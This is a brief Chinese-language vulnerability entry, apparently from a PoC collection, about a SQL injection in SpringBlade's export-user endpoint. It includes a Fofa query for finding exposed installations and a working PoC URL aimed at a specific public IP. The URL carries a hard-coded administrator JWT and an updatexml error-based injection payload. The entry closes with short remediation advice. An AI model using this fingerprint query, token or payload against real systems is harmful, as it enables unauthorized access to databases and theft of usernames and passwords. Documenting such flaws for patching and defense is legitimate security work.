# SpringBlade export-user SQL 注入

## 漏洞描述

SpringBlade v3.2.0 及之前版本框架后台 export-user 路径存在安全漏洞，攻击者利用该漏洞可通过组件customSqlSegment 进行SQL注入攻击，攻击者可将用户名、密码等敏感信息通过 excel 导出。

## 漏洞复现


1. Fofa

body="https://bladex.vip" && title!="融媒体中心后台管理系统" && title!="尚牛电竞运营后台"



1. POC

http://1.192.191.202:8888/api/blade-user/export-user?Blade-Auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJpc3N1c2VyIiwiYXVkIjoiYXVkaWVuY2UiLCJ0ZW5hbnRfaWQiOiIwMDAwMDAiLCJyb2xlX25hbWUiOiJhZG1pbmlzdHJhdG9yIiwicG9zdF9pZCI6IjExMjM1OTg4MTc3Mzg2NzUyMDEiLCJ1c2VyX2lkIjoiMTEyMzU5ODgyMTczODY3NTIwMSIsInJvbGVfaWQiOiIxMTIzNTk4ODE2NzM4Njc1MjAxIiwidXNlcl9uYW1lIjoiYWRtaW4iLCJuaWNrX25hbWUiOiLnrqHnkIblkZgiLCJ0b2tlbl90eXBlIjoiYWNjZXNzX3Rva2VuIiwiZGVwdF9pZCI6IjExMjM1OTg4MTM3Mzg2NzUyMDEiLCJhY2NvdW50IjoiYWRtaW4iLCJjbGllbnRfaWQiOiJzYWJlciJ9.UHWWVEc6oi6Z6\_AC5\_WcRrKS9fB3aYH7XZxL9\_xH-yIoUNeBrFoylXjGEwRY3Dv7GJeFnl5ppu8eOS3YYFqdeQ&account&realName&1-updatexml(1,concat(0x7e,(select+user%28%29),0x7e),1)=1



## 修复建议

1、请联系厂商进行修复。

2、如非必要，禁止公网访问该系统。

3、设置白名单访问。